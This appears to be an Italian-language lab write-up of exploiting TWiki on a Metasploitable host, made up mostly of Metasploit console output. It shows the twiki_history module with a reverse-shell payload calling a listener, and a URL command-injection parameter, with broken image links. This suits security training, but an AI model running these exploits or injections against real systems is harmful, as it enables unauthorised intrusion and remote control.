# Exploiting Twiki

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msf6 exploit(unix/webapp/twiki_history) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
msf6 exploit(unix/webapp/twiki_history) > show options

Module options (exploit/unix/webapp/twiki_history):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS   192.168.13.150   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/ba
   RPORT    80               yes       The target port (TCP)
   SSL      false            no        Negotiate SSL/TLS for outgoing connections
   URI      /twiki/bin       yes       TWiki bin directory path
   VHOST                     no        HTTP server virtual host


Payload options (cmd/unix/reverse):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.13.100   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.

msf6 exploit(unix/webapp/twiki_history) > exploit

[*] Started reverse TCP double handler on 192.168.13.100:4444
[+] Successfully sent exploit request
[*] Exploit completed, but no session was created.
msf6 exploit(unix/webapp/twiki_history) > exploit

[*] Started reverse TCP double handler on 192.168.13.100:4444
[+] Successfully sent exploit request
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
msf6 exploit(unix/webapp/twiki_history) >
```


```
   #  Name                                      Disclosure Date  Rank       Check  Description
   -  ----                                      ---------------  ----       -----  -----------
   0  exploit/unix/webapp/moinmoin_twikidraw    2012-12-30       manual     Yes    MoinMoin twikidraw Action Traversal File Upload
   1  exploit/unix/http/twiki_debug_plugins     2014-10-09       excellent  Yes    TWiki Debugenableplugins Remote Code Execution
   2  exploit/unix/webapp/twiki_history         2005-09-14       excellent  Yes    TWiki History TWikiUsers rev Parameter Command Execution
   3  exploit/unix/webapp/twiki_maketext        2012-12-15       excellent  Yes    TWiki MAKETEXT Remote Command Execution
   4  exploit/unix/webapp/twiki_search          2004-10-01       excellent  Yes    TWiki Search Function Arbitrary Command Execution


Interact with a module by name or index. For example info 4, use 4 or use exploit/unix/webapp/twiki_search

msf6 > use 2
[*] Using configured payload cmd/unix/python/meterpreter/reverse_tcp
msf6 exploit(unix/webapp/twiki_history) > show options
```

- Come esempio per poter esploitare la piattaforma twiki presente in metasploitable, è stato necessario fare una scansione con Nessus e identificare questo tipo di vulnerabilità che di conseguenza mi ha permesso di fare un exploit su metasploit scegliendo con attenzione alla descrizione l'esatta vulnerabilità riportata su Nessus




- Una volta completato l'exploit, è stato possibile dirigersi sulla piattaforma e inserire direttamente dall'URL la sintassi come vieni mostrata, scrivendo il parametro: ' ?rev=| || '
- Avendo scoperto la sintassi è stato possibile navigare all'interno di wiki e recuperare alcune informazioni